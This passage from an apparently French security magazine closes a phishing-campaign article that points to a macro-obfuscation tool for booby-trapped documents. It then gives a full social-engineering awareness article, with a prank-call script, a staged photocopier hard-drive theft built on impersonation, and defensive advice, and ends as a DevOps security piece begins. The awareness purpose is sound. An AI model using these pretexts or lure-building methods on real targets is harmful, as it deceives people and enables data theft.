Plutôt que vous jeter corps et âme dans la création de vos documents piégés, nous vous conseillons la lecture de l'article de Florent Montel intitulé « Automatisation et obfuscation de code VBA avec VBAd » dans ce même numéro. Florent y décrit son logiciel **VBAd [VBAD]**, un excellent framework de génération de documents, proposé sous licence MIT. Cet outil facilite grandement le travail en « obfusquant » les macros et en produisant autant de documents uniques au format DOC et XLS que nécessaire. Il attend en entrée votre macro, une liste de chaînes de caractères à cacher (comme les noms de domaine du C2), un modèle de document et une liste de noms à donner aux fichiers générés en sortie.

Conclusion

L'hameçonnage et l'ingénierie sociale sur laquelle il s'appuie peuvent être utilisés à votre avantage pour mieux sensibiliser vos utilisateurs aux risques que ces techniques engendrent. Vous pourrez aussi aider votre équipe de réponse à incidents de sécurité informatique à mieux assurer ses missions et identifier des faiblesses dans vos dispositifs de sécurité. Lancer une campagne d'hameçonnage nécessite toutefois une certaine organisation, de l'imagination et surtout un mandat clair de votre hiérarchie ou de vos commanditaires. Dès lors, vous pourrez lancer vos hameçons et attendre que les « poissons » gobent l'appât. ■

Références

[HARVEST] Vous pouvez utiliser un outil tel que *theHarvester* sous licence GPL et disponible à l'adresse https://github.com/laramies/theHarvester pour réunir une liste des BAL dont les adresses furent publiées sur Internet.

[DELEGATION] Un autre cas de figure qui pourra se présenter est la BAL d'une personne qui permet à d'autres utilisateurs d'en lire le contenu. Il faudra donc le prévoir et ne pas s'étonner de retrouver une pièce jointe piégée sur un poste sur lequel la personne visée ne s'est jamais connectée.

[HD] Lorsque les systèmes en amont et en aval du poste de travail fonctionnent en partage de charge ou sont hautement disponibles, il n'est pas inutile d'en étudier les éventuelles et subtiles différences de configuration et ainsi mettre à mal la légende urbaine qui veut que les membres d'un cluster sont, promis juré craché, toujours configurés à l'identique.

[WHITELIST] Si voulez tester ces derniers, nous vous conseillons de vous pencher sur leur configuration afin de déterminer si, à tout hasard, ils autorisent l'exécution de certaines applications sur la seule foi du nom correspondant à l'exécutable.

[OPSEC] La sécurité opérationnelle ou OPSEC est un terme hérité du monde du renseignement. C'est une méthode qui vise à minimiser les risques que peut courir une cellule ou structure si des adversaires arrivent à obtenir des informations sensibles relatives à cette dernière.

[GA] http://www.my.ga/fr/index.html

[GAPPS] https://support.google.com/a/answer/166852?hl=fr

[SINKHOLE] Si une entité réoriente vos noms de domaine vers ses propres serveurs et arrive à comprendre comment fonctionne votre canal C2, en téléchargeant par exemple la charge utile et en l'analysant dans un bac à sable, elle pourrait récupérer des données potentiellement sensibles.

[VBAD] https://github.com/Pepitoh/VBad

www . hsc-formation . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INFORENSIQUE
Cours SANS Institute
Certifications GIAC

FOR 408
Investigation Inforensique Windows

FOR 508
Analyse Inforensique et réponses aux incidents clients

FOR 572
Analyse et investigation numérique avancées dans les réseaux

FOR 585
Investigation numérique avancée sur téléphones portables

FOR 610
Rétroingénierie de logiciels malfaisants : Outils et techniques d'analyse

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

HSC by Deloitte.

SOCIAL ENGINEERING : IDENTIFIER LA MENACE

Claude RAINAUDI, Consultant international.
claude.rainaudi@mail.ru

mots-clés : *VOL DE DONNÉES / SÉCURITÉ INFORMATIQUE / PSYCHOLOGIE SOCIALE / MANIPULATION / STRESS / ESPIONNAGE INDUSTRIEL / SOUMISSION À L'AUTORITÉ / PIED DANS LA PORTE / CONFIRMATION D'HYPOTHÈSE / BIAIS PERCEPTIF / BIAIS COGNITIF / CANULAR / CANULAR TÉLÉPHONIQUE / THÉORIE DE L'ENGAGEMENT / DISSONANCE COGNITIVE*

Une brave dame accepte de plonger son téléphone dans une bassine d'eau « pour vérifier sa ligne » ; un cadre clique sur un lien et télécharge un virus dans le réseau de l'entreprise, parce qu'un usurpateur le lui a demandé ; un homme esseulé envoie à une inconnue des photos intimes puis subit un chantage... Ces gens, et bien d'autres, ont été victimes du social engineering (ingénierie psycho-relationnelle). Ça peut aussi vous arriver.

Alors que les cadrans des téléphones avaient encore des trous pour insérer l'index, nous résolûmes, demi-douzaine d'adolescents facétieux, d'utiliser cet appareil pour nous amuser des adultes. Une fois épuisé le stock cynégétique des malheureux Lelièvre que nous réveillions à point d'heure : « *Allô, Lelièvre ? - Mmmh ? - C'est Lechasseur. Pan ! T'es mort !* », il nous vint à l'esprit d'obtenir de nos innocentes victimes, non seulement des réactions divertissantes, mais aussi des comportements... curieux.

C'est ainsi qu'une dame très sérieuse accepta de noyer son téléphone dans une bassine pleine d'eau sous prétexte de vérification de sa ligne. La chose n'est pas plus surprenante que de donner son code de carte bancaire ou de télécharger volontairement un virus. Nous verrons comment nous mîmes en œuvre ce *social engineering* avant la lettre. On appelait cela une *farce*. Puis nous découvrirons combien il peut être facile, en plein jour et pendant les heures d'ouverture, d'entrer dans les locaux d'une entreprise et d'en sortir, au vu de tous, avec un disque dur contenant des données d'importance majeure. D'autres exemples d'ingénierie psycho-relationnelle seront proposés.

Nous évoquerons quelques modèles scientifiques, principalement issus de la psychologie sociale, pour aider à comprendre « comment ça marche ».

Pour finir, nous nous demanderons comment nous protéger contre une possible attaque similaire.

1 Le téléphone : une arme redoutable pour manipuler les gens

1.1 Le service de vérification des lignes (farce enfantine)

Certains jeudis après-midi, nous choisissions notre victime dans l'annuaire afin de connaître son nom et son adresse.

- Allô ?
- Bonjour Madame. Alain Lescasse, à l'appareil, inspecteur du service technique des PTT. Vous êtes bien madame Untel ?
- Oui...
- Vous résidez au 7 de la rue du Murier ?
- Oui...
- Je me permets de vous appeler parce que nous avons détecté des appels inhabituels depuis votre installation. Quelqu'un utilise peut-être votre ligne... Vous avez appelé en Chine, ces derniers jours ?
- En Chine ? Non, jamais !

- En effet, vous n'aviez jamais appelé auparavant. Le service comptable nous a donc transmis une alerte urgente. Votre facturation dépasse les 20 000 nouveaux francs !
- Mais c'est deux millions d'anciens francs ! Je ne peux pas payer une telle somme ! Je n'ai pas appelé en Chine !
- Nous sommes là pour arranger ça, Madame. Si quelqu'un a branché une bretelle sur votre ligne, nous annulerons cette facture.
- Ah...
- Êtes-vous d'accord pour que nous fassions un test depuis nos installations ?
- Bien sûr !
- Tout d'abord, je dois vous demander si vous vous engagez à porter plainte si l'on identifie le coupable. Sinon, nous devrons vous facturer les communications.
- Je porte plainte ! Vous vous rendez compte ? Deux millions !
- Vous avez parfois entendu des bruits sur la ligne ? Des clics, des souffles, de légers sifflements... ?
- Oui, parfois, il y a des bruits bizarres.
- Ah, c'est suspect, ça... Si vous êtes d'accord, nous allons commencer le test. Je dois vous prévenir que ça peut durer 20 minutes.
- Même une heure, si vous voulez !
- Nous allons moduler un signal, vous devriez entendre un sifflement aigu.
- (*à un complice*) Jacques, envoie la fréquence de test !

« Jacques » souffle dans un sifflet.

- Madame, vous avez entendu quelque chose ?
- Oui, ça m'a bouché l'oreille !
- Bien, on va réessayer.
- (*à « Jacques »*) Jacques, tu bascules le module 4 et tu envoies la fréquence.

« Jacques » ne fait rien.

- Madame ?
- Oui ?
- Vous avez entendu un son ?
- Non ! Rien du tout !
- C'est bon signe. Nous pouvons faire un nouvel essai ?
- Oui.

Puis deux ou trois « tests » durant lesquels on utilise des sifflets, clochettes, etc.

- Madame, je vous remercie de votre patience, nous avons peut-être trouvé quelque chose. Maintenant, il faudrait que vous nous aidiez pour continuer les tests. Vous êtes d'accord ?

Suivent des « tests » qui consistent à obtenir de la dame qu'elle souffle sur le combiné, siffle, ouvre un robinet « *parce qu'on a besoin d'un bruit blanc* », place une bassine sous le robinet ouvert « *il nous faut un bruit rose* », puis plonge le téléphone dans la bassine « *c'est prévu, ne vous inquiétez pas, on fait ça à chaque fois, j'en prends la responsabilité* »

Le coup de la bassine n'a pas pu être renouvelé pour cause de fous rires. En revanche, des gens *a priori* équilibrés ont poussé la chansonnette, imité des cris d'animaux, sorti le combiné par la fenêtre ouverte pour crier à pleins poumons et se sont livrés à moult pitreries.

Attention : ces activités sont couvertes par la prescription, mais sont illégales. Il ne faut pas s'en inspirer. De plus, à l'heure actuelle, on se ferait prendre facilement.

1.2 De qui s'agit-il ?

Je répèterai cette question librement inspirée du maréchal Foch, car elle est au cœur de la défense contre l'ingénierie psycho-relationnelle (*social engineering*).

Note

Si Foch avait coutume d'user de la question « *De quoi s'agit-il ?* » durant ses cours à l'École de guerre, il l'avait empruntée au général allemand Verdy du Vernois : « *Au diable, dit-il, l'histoire et ses principes. Après tout, de quoi s'agit-il ?* » [Merci à Fabrice Prigent qui m'a transmis l'info historique.]

Au téléphone, il est rare que quelqu'un mette en doute l'identité ou la fonction d'un appelant. Dans la plupart des cas, ce serait pourtant suffisant pour repousser l'attaque. Plus tard, au lycée, nous avions appelé un enseignant que nous détestions, de la part d'une radio fameuse, lui annonçant qu'il avait « *gagné la cagnotte s'il répondait à quelques questions* » Il s'était ridiculisé, répondant aux questions les plus ineptes et acceptant de clamer des slogans infantiles. Des professionnels du canular téléphonique font régulièrement la Une en piégeant des politiciens, chanteurs, sportifs...

1.3 Élever le niveau de stress

Chacun a un niveau de stress qui le rend vigilant. Il convient de placer la cible soit en dessous (somnolence) ; soit largement au-dessus (panique), comme ici : « *deux millions !* ». Un excès de stress enferme dans les habitudes et empêche d'analyser la situation dans laquelle on se trouve. Les gens savent qu'il ne faut pas freiner quand ils dérapent en voiture, mais ils le font, sauf entraînement. Un stress « positif » peut avoir le même effet : « *Vous avez gagné la cagnotte* »

1.4 Avancer par étapes

La dame qui immergea son appareil ne l'aurait pas fait si on le lui avait demandé au début de l'appel. Nous avions – sans la connaître, et pour cause – utilisé la technique du *pied-dans-la-porte*, où l'on demande des actes peu coûteux avant de passer aux plus coûteux. Ainsi, des mendiants qui

demandaient l'heure avant de demander « *cent balles* » augmentaient largement leur bénéfice, comparés à ceux qui ne demandaient pas l'heure. Pour une approche très claire du *pied-dans-la-porte* et d'autres techniques de manipulation par l'engagement, on se reportera à Joule, R.-V. et Beauvois, J.-L. (1987, 2014) **[2]**.

Les actes intermédiaires doivent être proposés et non ordonnés : « *si vous voulez bien* », « *si vous êtes d'accord* »... Il s'agit là de formules rhétoriques et non d'une véritable liberté de la victime.

1.5 Incarner l'autorité

Stanley Milgram (1974) **[3]** a montré que, dans des circonstances données, en se prétendant chercheur, il était possible d'amener deux tiers des gens normaux à torturer à mort un innocent. Sans l'usurpation de ce statut, les gens n'obéissaient presque plus. Cette expérience a été mise en scène dans le film *I comme Icare* et a été reproduite dans un contexte différent, à la télévision dans l'émission *Le Jeu de la mort* (France 2).

2 Comment voler vos données sous votre nez

2.1 Vous avez gagné un disque dur !

Les photocopieuses modernes de haut de gamme sont dotées d'un disque dur qui peut contenir des données relatives aux clients, fournisseurs, tarifs, plans, projets, comptes-rendus de réunions...

Un lundi matin, alors que la plupart des cadres sont en salle de réunion, une fourgonnette siglée d'une marque de photocopieuses s'arrête devant les bureaux de la compagnie Texolog.

Note

Cet exemple combine des faits relatifs à plusieurs opérations. Les noms de personnes ou de compagnies ont été modifiés.

En sortent deux hommes discrets, vêtus de salopettes siglées de même et coiffés d'une casquette publicitaire qui cache en partie leur visage. Ils se présentent à l'accueil, disent qu'ils viennent pour la maintenance programmée de la photocopieuse XXX et précisent qu'ils vont en profiter pour remplacer, « *comme vous l'avez demandé* », le vieux disque dur par un neuf, d'une plus grande capacité. Ils « rappellent » que cette opération est offerte. Ils changent rapidement le disque puis simulent un test de bon fonctionnement et s'en vont en remerciant. Il est possible que personne ne s'aperçoive du vol jusqu'à la véritable révision de la photocopieuse... voire qu'on ne s'en aperçoive jamais.

L'affaire a été minutieusement préparée.

Quelques semaines plus tôt, un vendeur d'extincteurs s'est présenté à l'accueil pour remettre une plaquette en proposant de rappeler. Ne voyant sur place qu'un petit copieur destiné à l'hôtesse, il a prétexté un besoin pressant et demandé où « *se laver les mains* ». Il s'est « perdu » dans les couloirs, a localisé l'appareil principal et mémorisé marque, modèle et toutes les références visibles.

Peu de temps après, une entreprise de reprographie a proposé, par téléphone, des promotions exceptionnelles et, « *pour mieux connaître votre besoin et pouvoir vous proposer nos meilleurs tarifs* » a pu obtenir des détails sur les contrats de maintenance, date de fabrication de l'appareil et d'autres renseignements permettant aux opérateurs de s'entraîner sur le modèle exact et de donner le change en cas de question imprévue.

Il n'y avait plus qu'à placer les logos sur la fourgonnette et sur les tenues de travail. La marque du fabricant a été utilisée, et non celle de la société de maintenance, dont les employés pouvaient être connus. Un coup de fil à cette société de maintenance « *de la part de l'association des anciens élèves de l'école d'ingénieurs Machin* » qui « *mettait à jour ses fichiers* » a permis d'identifier quelques responsables et de se présenter « *de la part de Monsieur Martin, de Reproexpress* », tout en expliquant que « *seul le fabriquant avait l'agrément pour les disques durs* ».

2.2 De qui s'agit-il ?

Ici, l'usurpation de fonction a été à la base de l'opération. Faux vendeur d'extincteurs, faux anciens élèves, fausse société de reprographie et, pour finir, faux techniciens. À l'exception des « élèves ingénieurs », si une seule usurpation avait été remarquée, l'opération aurait été annulée du fait de l'élévation du niveau de risque. Mais, pour cela, il aurait fallu qu'il y ait soit un doute – peu probable, soit une procédure de sûreté.

2.3 Surtout pas de stress

Contrairement à la farce du téléphone, ici tout doit être normal, ordinaire, routinier. Dans le premier cas, on brouillait le radar avec un excès de stress, ici on veut passer en dehors de sa zone de détection.

2.4 Renforcer la confiance dès le départ. Confirmation d'hypothèse

Les logos de la marque de photocopieuse, la référence au contact connu dans la société de maintenance, la compétence des techniciens, tout cela construit une

situation dans laquelle aucun danger n'est perceptible. La première impression est rassurante, il est facile aux impressions suivantes de la renforcer. Dans la farce téléphonique, le fait de connaître le nom de la victime et son adresse ont joué le même rôle.

On profite ici d'un biais perceptif : le *biais de confirmation d'hypothèse*.

Note

Dans les exemples, on notera aussi la présence de *biais catégoriels*.

Le portrait ambigu de E. G. Boring.

Lorsqu'une personne a perçu un objet d'une certaine manière, elle va prendre en compte de façon excessive ce qui va dans le sens de sa première hypothèse et négliger ce qui pourrait l'invalider. Ainsi d'un schéma représentant par des lignes continues les arêtes d'un cube. On peut voir le cube « de dessus » ou « de dessous » mais, une fois qu'on l'a vu d'une certaine manière, il est difficile de changer cette perception. C'est aussi le cas lorsqu'on regarde le fameux portrait de E.G. Boring, qui permet d'imaginer soit une vieille femme, soit une jeune fille.

Pour découvrir les biais cognitifs et perceptifs, on pourra se reporter à Ewa Drozda-Senkowska (1997) **[1]**.

3 Le moyen le plus simple d'accéder à toutes vos données

Peu de gens pensent à donner un *mot de passe spécifique* à leur compte d'e-mail, même s'ils le font pour leur compte bancaire. Pourtant, qui peut accéder à ce compte peut lire tous vos e-mails puis remettre leurs statuts à « non lu ». L'opérateur agissant lors de votre sommeil sera indétectable. Il pourra induire vos horaires de sommeil, ou d'absence, en compilant les périodes durant lesquelles vous n'envoyez aucun mail.

Note

La plupart des gens ont un seul mot de passe pour toutes leurs activités sur Internet. C'est plus facile à mémoriser, c'est aussi une faille majeure, comme si vous aviez la même clef pour le portail, l'entrée de l'immeuble, la porte de l'appartement et la serrure du coffre.

Il lui est alors facile de lire vos échanges avec la banque. Ensuite, le pirate demande en ligne un renouvellement de mot de passe puis efface les courriels générés par l'opération. Votre ancien mot de passe sera refusé : vous demanderez probablement sa réinitialisation, ne vous doutant de rien. Ceci vaut pour à peu près tous les sites dont on peut changer le mot de passe à partir d'Internet. La confidentialité de votre compte de courriel est donc encore plus importante que celle de votre compte bancaire.

Imaginons maintenant que vous receviez un courriel qui vous passionne et qui propose un lien. Vous cliquez : une page vous donne envie d'aller plus loin et vous offre une inscription gratuite. Vous donnez votre e-mail et un mot de passe. Si le mot de passe est le même que celui de votre courriel, les opérateurs de ce site auront accès à toutes vos informations. Un éventuel pirate essayera d'abord le mot de passe que vous venez de donner, sans demander de réinitialisation. Si vous n'avez qu'un seul mot de passe pour tous vos comptes, vous ne saurez pas que vous êtes piraté.

Il est difficile de mémoriser beaucoup de mots de passe, mais vous pouvez en avoir au moins quelques-uns. Il est en tout cas essentiel de ne jamais réutiliser celui de votre courriel. Notons par ailleurs que le service mail.ru propose une fonction Создание анонимного адреса (création d'une adresse anonyme) à la volée. En quelques clics, vous disposez d'une adresse aléatoire qui fonctionnera comme un alias. Ces alias permettent de garder secrète votre adresse principale lorsque vous remplissez un formulaire d'inscription et de frustrer un éventuel pirate. Toutefois, si le pirate connaît déjà votre adresse principale, seul le mot de passe l'intéresse.

4 Le personnel le plus sensible

Souvent, le nettoyage des locaux est assuré par du personnel extérieur à l'entreprise. Ces employés travaillent lorsque tout le monde est parti. Personnel de bas niveau de qualification, souvent étranger, pas toujours en règle, il sera facilement intimidé. Si un homme mûr et bien vêtu tape à la porte avec insistance en montrant une carte plastifiée au logo de l'entreprise, on lui ouvrira. Puis, s'il déclare très poliment – mais avec fermeté – qu'il a oublié ses clefs et son téléphone sur son bureau et remercie la femme de ménage de l'attendre quelques minutes pour refermer la porte quand il sortira, il aura accès aux locaux.

Notons aussi, bien que cela relève plutôt de l'espionnage industriel, que les entreprises de nettoyage ont un *turn-out* élevé. Qui s'inscrit sur leur liste d'attente sera recruté dans les mois qui suivent, puis travaillera sans enquête de sécurité dans des locaux où il sera seul, avec toutes les clefs.

5 Détecter une attaque par ingénierie psycho-relationnelle

5.1 De qui s'agit-il ?

Les gens occupés tout le jour à des tâches qui leur semblent éloignées de la sécurité ont besoin de simplicité. Trois consignes sont un maximum, une seule un optimum. Au-delà, l'intéressé n'y pense plus : il a autre chose à faire. Fréquemment, l'attaque repose sur une usurpation ; démasquer l'usurpateur suffit à repousser cette attaque. Donc, s'il ne fallait qu'une consigne, que ce soit celle-ci : « *Comment ai-je connaissance de l'identité de mon interlocuteur ?* ». Ce peut être un interlocuteur dont je connais la voix, ou dont le numéro est déjà enregistré.

Note

Notons toutefois qu'il existe des imitateurs, et qu'un faux numéro d'appel peut être envoyé sur un terminal RNIS, et probablement sur certains autres. Toutefois, l'utilisation de telles ressources reste rare.

Dans de nombreux cas, cette identité a été fournie par l'interlocuteur lui-même. Cela doit « allumer une lumière orange dans ma tête ». Si des questions sont posées, même anodines, ou des actions demandées, la lumière doit passer au rouge : « *Je ne sais pas à qui j'ai affaire, c'est peut-être le début d'une attaque.* » Or, pour pouvoir être repoussée, une attaque par ingénierie psycho-relationnelle (IPS) doit être détectée le plus tôt possible. De même, un numéro masqué est suspect (rouge) et, dans une moindre mesure, un appel depuis un mobile (orange). Seuls les indicatifs régionaux 01, 02... 05 sont à peu près rassurants... Mais il existe encore des cabines téléphoniques.

5.2 Alerte avancée

Une attaque par IPS a pour cible votre « cerveau ». Nous avons vu que des demandes anodines peuvent constituer le début d'un *pied-dans-la-porte*, nous avons vu aussi que la formation d'une première impression orientera les perceptions suivantes. Une fois « entré dans votre cerveau » (qu'on me pardonne cette image), le manipulateur sera à l'aise pour en prendre le contrôle. D'où la nécessité d'une alerte avancée, même si elle se déclenche souvent pour rien. Vouloir se maintenir en vigilance constante, alors que l'on a un travail quotidien à accomplir – sans parler des soucis familiaux ou des loisirs à programmer – serait trop ambitieux. Peu de gens en sont capables. Un *post-it* sur le téléphone : « *De qui s'agit-il ? numéro régional ?* » peut aider de façon raisonnable à la vigilance. Afin de ne pas s'y habituer, on peut changer régulièrement sa couleur, varier de petits croquis : drapeau pirate, voleur masqué, tampon « secret »... Un correspondant interne pour l'intelligence économique utilisera ces petits changements pour converser avec les personnels « au contact », les plus exposés à une attaque. Ne jamais oublier que toute routine constitue une faille.

5.3 Échelon de réponse

Dans une organisation dont la taille le permet, il est bon de soulager le personnel du standard de la gestion des alertes : l'adaptation à la routine leur rend cette tâche difficile. Une alerte entraîne alors la redirection de l'appel vers une personne chargée de vérifier les identités douteuses. Il s'agit généralement d'une mission secondaire, différente de la mission principale de cette personne. N'ayant pas d'appels en attente ni de visiteurs debout devant le bureau, et disposant d'une procédure précise, ce « spécialiste » prend le temps de la sécurité. Par ailleurs, sa première impression, c'est qu'on lui a transmis une *alerte possible*, le correspondant est donc *a priori* suspect, il doit montrer patte blanche.

- Bonjour,
- Avons-nous déjà été en contact avec votre société ?
- Je vais tout d'abord mettre à jour votre fiche.
- Vous pouvez me rappeler votre nom et celui de votre entreprise ?
- Quel est le numéro de votre standard ? (donnée que l'on peut vérifier, un refus ou une hésitation est suspecte)
- Avez-vous une ligne directe, un numéro de poste...
- Quel est l'objet de votre appel ?

Après les questions précédentes, un attaquant potentiel sera probablement découragé. S'il ne l'est pas, il sera en position de faiblesse.

Dans le cas d'une entreprise unipersonnelle, on peut « se déléguer à soi-même » dès qu'un signal suspect est perçu :

- Je suis débordé en ce moment, je vais noter votre nom et votre numéro pour vous rappeler...

Se méfier, bien entendu, des gens qui insistent pour rappeler eux-mêmes. Rappeler après un moment de détente en se demandant : « *de qui s'agit-il ?* ».

5.4 « De quoi s'agit-il ? »

La personne qui a accueilli les « techniciens en reprographie » n'aurait pas aussi facilement accepté que l'on remplace le disque dur d'un ordinateur. La photocopieuse n'est pas considérée comme sensible. On voit souvent, à côté d'elle, une corbeille à papier, alors qu'un broyeur s'impose. Il convient de rendre apparent à tous le caractère sensible de cet appareil afin qu'un comportement inhabituel à son égard incite à une vérification.

Naguère, les rubans encreurs des machines IBM à boule Selectric conservaient, lisible, tout le courrier d'une organisation. Rares étaient les entreprises qui détruisaient les rubans usagés. Une opération d'IPS avant la lettre visant les secrétaires et dactylos permettait de les récupérer intacts.

Il y a d'autres exemples de vulnérabilités non perçues. En l'absence d'un correspondant interne pour l'intelligence économique, un audit peut aider à les rendre plus visibles.

5.5 Suis-je stressé ?

Parvenir à se rendre compte que l'on est stressé et à « observer ce stress » peut être un bon moyen de découvrir à temps que l'on est victime d'une IPS. Le stress limite nos capacités de réflexion, il faut donc un peu d'entraînement pour développer cette compétence. Par exemple, lorsque l'on est stressé pour une raison normale (on vient d'échapper à un accident, on est convoqué par le patron, on passe un oral d'examen…), on peut prendre le temps de se dire : « *tiens, je suis stressé* » et d'observer ses propres réactions et sensations. Si certains de ces symptômes se reproduisent lors d'un appel téléphonique, vecteur fréquent d'IPS, on doit penser aussitôt à la consigne n°1 : *de qui s'agit-il* ?

5.6 Diminuer le stress

Se préparer à réduire un stress provoqué de façon inopinée demande une formation et un entraînement impossibles à décrire ici. Nous nous contenterons donc, à nouveau, d'une seule consigne : *souffler*, vider ses poumons. Insistons sur *souffler*, et non « respirer », qui incite à inspirer. Recommencer si nécessaire. Cela diminuera l'intensité du stress et des perturbations cognitives qui l'accompagnent. On peut *souffler* silencieusement, bien sûr.

Conclusion

L'ingénierie psycho-relationnelle est un art pratiqué par des plaisantins, mais aussi par des escrocs et par des espions. Il repose sur des faiblesses de la psychologie humaine, particulièrement sur des biais, cognitifs et perceptifs, qui nous sont communs. Ses opérateurs peuvent soit tenter de passer inaperçus, soit, à l'inverse, tenter de paralyser notre raisonnement par un excès de stress. Ils essayeront, le plus souvent, d'usurper une fonction. On peut découvrir des exemples vécus dans Mitnick, K., et Simon, W. (2002) **[4]**.

Quelques règles simples ne suffiront pas toujours, mais peuvent aider à repousser certaines attaques :

- toujours se demander de *qui s'agit-il* ?
- identifier à l'avance les infos et objets sensibles et se méfier de ce qui s'en approche : *de quoi s'agit-il* ?
- s'entraîner à prendre conscience de son propre stress et à le faire diminuer : *souffler*.
- mettre en place une procédure de délégation des interactions douteuses.

Pour aller plus loin, une démarche d'intelligence économique est nécessaire : correspondant interne ou audit. ■

Références

[1] Drozda-Senkowska, E. (dir.), « Les Pièges du raisonnement. Comment nous nous trompons en croyant avoir raison. », Retz, 1997.

[2] Joule, R.-V. et Beauvois, J.-L., « Petit traité de manipulation à l'usage des honnêtes gens. », Presses Universitaires de Grenoble,1987, 2014.

[3] Milgram, S., « Obedience to Authority: An Experimental View. », Tavistock Publications, 1974. Nouvelle édition : Pinter & Martin Ltd., 2005. Trad. Fr. « Soumission à l'autorité. », Calman-Levy, 1994.

[4] Mitnick, K. et Simon, W., « The Art of Deception », John Wiley & Sons, 2002. Trad. Fr. « L'art de la supercherie. », CampusPress, 2003.

POURQUOI INCLURE LA SÉCURITÉ DANS VOTRE PIPELINE DEVOPS ?

Jérémy MATOS, Expert en sécurité applicative chez Securing Apps
jeremy.matos@securingapps.com

mots-clés : *DEVOPS / INTÉGRATION CONTINUE / BSIMM / OWASP / SAMM / ZAP / REVUE DE CODE*

Le mouvement DevOps est une tendance forte ces dernières années pour les organisations qui produisent du code source. Les synergies entre équipes de développement et d'exploitation permettent de déployer plus vite et plus souvent. Mais l'aspect sécurité est fréquemment mis sur le banc de touche et l'approche conventionnelle en mode audit n'arrive plus à suivre le rythme. Nous verrons dans cet article les avantages d'inclure la sécurité dans un pipeline de production DevOps.

1 DevOps : la sécurité cherche encore sa place

Les initiatives DevOps sont de plus en plus répandues que l'entreprise soit une startup ou une multinationale. Dans la lignée des méthodologies agiles qui s'appuyaient entre autres sur des outils d'intégration continue, DevOps pousse plus loin ces pratiques en adoptant le déploiement continu et en faisant collaborer étroitement les équipes de développement et d'exploitation.

Mais la sécurité ne fait que rarement partie de ces programmes, le management étant déjà bien occupé par ce changement d'organisation. Comme une initiative DevOps implique un contrôle sur la phase de développement, nous nous concentrerons dans cet article sur les entreprises qui produisent leur code source ou le font sous-traiter.

Historiquement, la sécurité est dans les mains des équipes d'exploitation, avec un fort accent sur les infrastructures réseau. Le principe fondateur est de tenter de conserver l'attaquant à l'extérieur du périmètre. Pour cela, toute une panoplie de solutions est couramment utilisée : firewall, reverse proxy, IDS, etc. Un autre aspect important est la réduction de la surface d'attaque avec un travail de configuration fine sur les systèmes d'exploitation et bases de données : désactivation des fonctions inutiles, mises à jour, droits d'accès, logs d'audit, chiffrement, etc.

En parallèle de cela, la sécurité applicative est trop peu souvent prise en compte dans le cycle de développement logiciel. Cela peut s'expliquer par l'organisation de l'entreprise, le responsable sécurité (CISO) ayant peu d'influence sur les équipes de développement et pas forcément d'expérience pratique dans ce domaine vu son parcours professionnel. Il doit donc considérer le logiciel comme une boîte noire et peut seulement émettre des recommandations de codage très génériques. Il va alors essentiellement collaborer avec les équipes d'exploitation et leur fournir un budget pour investir dans des produits sécurité reconnus afin de « boucher les trous » des applications.

Ces équipements nécessitent des étapes d'intégration supplémentaires, ce qui ralentit le déploiement. Mais cela cause aussi des problèmes en production, seul cet environnement ayant en général les règles les plus strictes configurées. Ces incidents sont souvent délicats à traiter par les équipes d'exploitation parce qu'ils nécessitent la connaissance détaillée de l'implémentation de l'application. On se retrouve alors dans une situation que cherche absolument à éviter une initiative DevOps. Si on ajoute à cela la pression du métier, retenant surtout l'aspect déploiement accéléré, on peut rapidement se retrouver avec le niveau de sécurité minimum acceptable : démontrer que l'organisation se soucie en quelque sorte de la sécurité le jour où les choses tournent mal.

2 L'approche *Building Security In*

Pour adresser avec plus de rigueur les problématiques de sécurité, l'industrie a commencé à se structurer. C'est notamment le but du projet BSIMM **[1]** qui recense les pratiques sécurité de grands groupes dans des secteurs d'activité variés comme l'industrie, le médical ou les banques. Elles sont organisées par catégorie et niveau de maturité, ce qui permet d'identifier efficacement une initiative facile à mettre en œuvre pour améliorer le niveau de sécurité.

Un travail comparable a été réalisé par l'OWASP **[2]** avec son *Software Assurance Maturity Model* **[3]** (la version française n'est pas encore disponible). Les activités recommandées sont découpées de la manière suivante :

- Gouvernance
  - → Stratégie et métriques
  - → Politiques et conformité
  - → Formation
- Construction
  - → Analyse de menaces
  - → Exigences sécurité
  - → Architecture sécurisée
- Vérification
  - → Revue d'architecture
  - → Revue de code
  - → Tests sécurité
- Déploiement
  - → Gestion des vulnérabilités
  - → Durcissement des environnements
  - → Procédures d'exploitation

Nous allons évoquer certaines de ces activités ayant une réelle plus-value si elles sont intégrées dans un pipeline DevOps.

3 Activités sécurité à forte valeur ajoutée intégrables dans un pipeline DevOps

Le but de ce chapitre n'est pas d'être exhaustif, mais d'évoquer des pistes qui permettent d'améliorer significativement le niveau de sécurité sans y consacrer un temps ou un budget trop conséquent. Les recommandations s'appliquent que l'on produise du code pour le Web ou des clients lourds comme les applications mobiles. Mais l'OWASP **[2]** ayant dans son nom et ses racines un lien fort avec le monde du Web, l'article aura tendance à mettre plus en avant ce domaine.

3.1 Tests sécurité : tests d'intrusion automatisés

Procéder à des tests d'intrusion est la pratique la plus répandue et une section y est dédiée dans chaque numéro de ce magazine. Lorsque qu'il s'agit d'une application web ou mobile s'appuyant sur des services web, des outils automatisés existent et sont souvent utilisés par les professionnels pour dégrossir le travail. Certains de ces outils sont gratuits et accessibles à un adolescent sans grande connaissance du domaine.

Il est alors envisageable de les inclure à moindre coût dans l'environnement d'intégration continue. Cela permet d'avoir une première couverture contre les attaques classiques du Web, ce qui devrait décourager un adolescent et l'inciter à changer de cible. Les sociétés de test d'intrusion mandatées auront plus de temps à consacrer à des scénarios élaborés. Et surtout cela réduit la probabilité de se faire pirater à cause d'une faute élémentaire qui pourrait être catastrophique pour la réputation de l'entreprise.

Deux outils vont être présentés, les critères de sélection étant par ordre d'importance :

